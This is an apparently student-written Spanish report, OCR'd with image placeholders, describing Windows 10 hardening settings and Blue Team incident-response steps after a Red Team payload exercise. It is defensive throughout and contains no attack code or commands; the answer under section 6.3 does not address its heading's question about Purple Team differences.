

Figura 13 Datos Maquina

Configuración de seguridad de cuenta y políticas de auditoría:

Se configura las políticas relacionadas con la seguridad de las cuentas de usuario, como la complejidad de las contraseñas, la expiración de contraseñas, la restricción de acceso a cuentas de usuario locales, etc.

También involucra la configuración de políticas de auditoría para inspeccionar eventos de seguridad importantes, como intentos de inicio de sesión fallidos, cambios en políticas de seguridad, acceso a folders y archivos, en fin.



Figura 14 Configuración de seguridad de cuenta y políticas de auditoría



Figura 15 Directivas seguridad Local



Figura 16 configuración Contraseña



Figura 17 Políticas de Contraseña



Figura 18 Bloqueos de Cuenta

Configuración de seguridad de acceso a objetos:

Se configuran permisos de acceso a objetos como impresoras, archivos, carpetas, etc., para inspeccionar quién puede leer, escribir, modificar o eliminar estos objetos.

Se aplican los principios de "principio de menor privilegio" para conceder solo los permisos precisos a los usuarios y grupos.



Figura 19 Acceso a Objetos



Figura 20 prueba de la configuración Contraseñas

Configuración de seguridad de red:

Se conforman medidas de seguridad para resguardar la red, como la segmentación de redes, el filtrado de paquetes, la configuración de políticas de seguridad de red,

Se pueden implementar soluciones como VPN para proteger las comunicaciones en redes no seguras.



Figura 21 Acceso Remoto



Figura 22 deshabilitar conexiones de red

Configuración de seguridad de inicio y recuperación del sistema:

Las opciones de inicio seguro como BitLocker para cifrar el disco y salvaguardar los datos en caso de pérdida o robo de la PC.

Se establecen políticas de recuperación de sistema para evitar el inicio desde dispositivos no autorizados.



Figura 23 Configuración de seguridad de inicio y recuperación del sistema.



Figura 24 Configuración de seguridad de inicio y recuperación del sistema.



Figura 25 Configuración de seguridad de inicio y recuperación del sistema.

Configuración de seguridad de eventos de registro:

Se monitorea y se analiza estos registros regularmente para detectar movimientos sospechosos o intentos de intrusión.

Configuración de seguridad de servicios y aplicaciones:

Se deshabilitan servicios y aplicaciones innecesarios para reducir la superficie de ataque.

Se aplican configuraciones de seguridad para servicios críticos y aplicaciones, como el navegador web y el cliente de correo electrónico.



Figura 26 Auditoria y Registros

Configuración de seguridad de firewall y conexiones de red:

Configuración del Firewall de Windows para obstruir el tráfico no autorizado y proteger la PC de amenazas externas.

Se establecen reglas de firewall para permitir o bloquear el tráfico de acuerdo con las políticas de seguridad de la red.



Figura 27 Configuración de seguridad de firewall y conexiones de red



Figura 28 Configuración de seguridad de firewall y conexiones de red

Configuración de seguridad de actualización de software:

La configuración de actualización automática para garantizar que el sistema operativo y el software instalado estén constantemente actualizados con los últimos parches de seguridad.

La implementación de políticas para tratar y distribuir actualizaciones de software de manera eficiente y segura.



Figura 29 Configuración de seguridad de actualización de software.



Figura 30 Configuración de seguridad de actualización de software.

Configuración de seguridad de dispositivos y controladores:

Medidas de seguridad para proteger los dispositivos conectados a la computadora, como dispositivos USB y periféricos.

Se controla la instalación de controladores de dispositivo para prevenir la carga de controladores no firmados o maliciosos.



Figura 31 Configuración de seguridad de dispositivos y controladores.

Configuración de seguridad de opciones de energía:

Se configuran opciones de energía para asegurar que la computadora se bloquee automáticamente después de un período de inactividad para protegerla contra accesos no autorizados.

Se ajustan las configuraciones de energía para optimizar el rendimiento y la seguridad del sistema.



Figura 32 Configuración de seguridad de opciones de energía

6.2 ¿TENIENDO EN CUENTA EL ATAQUE EJECUTADO DESDE EL EJERCICIO DE RED TEAM LISTE EL PASO A PASO QUE EJECUTÓ PARA SUBSANAR EL SISTEMA ANTE EL EVENTO DEL PAYLOAD?

Como experto en ciberseguridad, ante un ataque informático en tiempo real, se seguirían los siguientes pasos para identificar y abordar la situación de manera efectiva:

Monitoreo y detección:

Para garantizar la seguridad de su infraestructura, es crucial mantener un sistema de monitoreo activo y en funcionamiento. Este sistema debe incluir herramientas como:

Sistemas de detección de intrusiones (IDS/IPS): Detectan actividades anómalas en la red.

Registros de eventos: Documentan todas las acciones que ocurren en el sistema.

Análisis de tráfico de red: Monitorean el flujo de datos para identificar patrones inusuales.

Es fundamental estar atento a cualquier actividad sospechosa o fuera de lo normal que pueda indicar un posible ataque en curso. Algunos ejemplos de estas actividades incluyen:

Intentos fallidos de inicio de sesión: Pueden indicar que alguien está intentando acceder a su sistema sin autorización.

Aumentos repentinos en el tráfico de red: Pueden ser un indicio de un ataque DDoS.

Archivos o programas desconocidos: Pueden ser malware que se ha instalado en su sistema.

Al estar alerta a estas señales y actuar rápidamente, puede prevenir o mitigar el impacto de un ataque.

Análisis inicial:

Analizar registros de eventos, alertas de seguridad y otros indicadores pertinentes.

Identificar los recursos y métodos implicados.

Evaluar la magnitud y naturaleza del ataque, en esta fase preliminar si es viable.

Contención y aislamiento:

Desconectar o aislar los sistemas comprometidos para prevenir la expansión del ataque.

Implementar medidas temporales de restricción, como bloquear el tráfico sospechoso, inhabilitar cuentas de usuario comprometidas, entre otros.

Recopilación de evidencias:

Recopilar y preservar todas las evidencias coherentes con el ataque, como registros de eventos, capturas de tráfico de red, imágenes de memoria, etc.

Mantener una cadena de custodia adecuada para garantizar la integridad de las pruebas.

Análisis forense:

Llevar a cabo una exhaustiva investigación forense de los sistemas afectados para descubrir el método de ataque, las tácticas empleadas, los archivos malignos implicados, entre otros aspectos.

Emplear herramientas forenses especializadas, como escáneres de malware, utilidades de análisis de memoria, entre otras.

Identificación del atacante:

Examinar las indicaciones de compromiso (IoC) y cualquier otra información relevante con el propósito de identificar al agresor o al grupo de amenazas tras el incidente.

Cooperar con entidades de seguridad y organismos gubernamentales, si se requiere.

Mitigación y recuperación:

Implementar medidas de mitigación para eliminar el malware, reestablecer vulnerabilidades detonadas y fortalecer la seguridad de los sistemas.

Restaurar los sistemas afectados desde copias de seguridad confiables, si es necesario.

Endurecimiento y mejora de la seguridad:

Revisar y actualizar las políticas y controles de seguridad para abordar las debilidades identificadas durante el incidente.

Implementar medidas de fortaleza (hardening) en los sistemas y aplicar parches de seguridad relevantes.

Documentación y reportes:

Registrar de manera minuciosa todos los pasos llevados a cabo durante la respuesta al incidente, incluyendo las medidas ejecutadas, las herramientas utilizadas, los resultados obtenidos y las enseñanzas adquiridas.

Elaborar informes de incidentes para las partes interesadas correspondientes, como la dirección ejecutiva, los equipos de seguridad y las autoridades pertinentes.

Lecciones aprendidas y mejora continua:

Evaluar el incidente de manera integral para identificar áreas de mejora en los procesos, herramientas y capacitación del personal.

Implementar modificaciones y actualizaciones en los planes de respuesta a incidentes, políticas y procedimientos de seguridad.[3]

[3] Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información.. (2018). (p. 14 - 27). https://www.mintic.gov.co/gestionti/615/articles-5482_G21_Gestion_Incidentes.pdf

6.3 ¿QUÉ DIFERENCIA EXISTEN ENTRE LOS EQUIPOS ANTES MENCIONADOS CON EL PURPLE TEAM Y EQUIPOS DE RESPUESTA A INCIDENTES INFORMÁTICOS?

Basándose en el ataque de Red Team, estos son los pasos que seguiría como miembro del equipo Blue Team para subsanar el sistema y mitigar el impacto del ataque del payload:

Identificación y contención:

Monitorear activamente las alertas generadas por el sistema de detección de intrusiones (IDS/IPS) y analizar los registros de eventos de seguridad en busca de patrones anómalos o indicadores de compromiso (IoC) relacionados con el ataque.

Una vez identificada la máquina Windows 10 x64 comprometida, proceder a aislarla de la red mediante la desconexión física del cable de red o la implementación de reglas de bloqueo en el firewall para evitar cualquier comunicación entrante o saliente desde esa máquina.

Deshabilitar cuentas de usuario sospechosas y aplicar medidas de contención adicionales, como bloquear el acceso a recursos compartidos o detener servicios específicos en la máquina comprometida.

Análisis forense:

Crear una imagen forense completa del disco duro de la máquina comprometida utilizando herramientas como FTK Imager, dd o Guymager, asegurando la integridad de las evidencias mediante el cálculo de valores hash.

Analizar la imagen forense con herramientas como Autopsy, Volatility o Redline para identificar el vector de ataque, el payload utilizado (PoC_1019010161.exe), las técnicas empleadas (conexión inversa, meterpreter, etc.), los archivos maliciosos involucrados y cualquier otro indicador de compromiso.

Revisar los registros de eventos de Windows, los archivos de registro de Prefetch y las entradas de clave de registro para rastrear la actividad del atacante y comprender mejor el alcance del compromiso.
Recopilar y preservar todas las evidencias forenses relevantes, como capturas de tráfico de red, imágenes de memoria y archivos de registro, manteniendo una cadena de custodia adecuada.

Mitigación y eliminación del malware:

Utilizar herramientas antimalware como Malwarebytes, HitmanPro o Microsoft Defender para intentar detectar y eliminar el payload y cualquier otro código malicioso presente en el sistema.
Si las herramientas antimalware no son efectivas, realizar una reimagen completa del sistema operativo desde una fuente de instalación confiable y limpia, como un medio de instalación oficial de Microsoft.
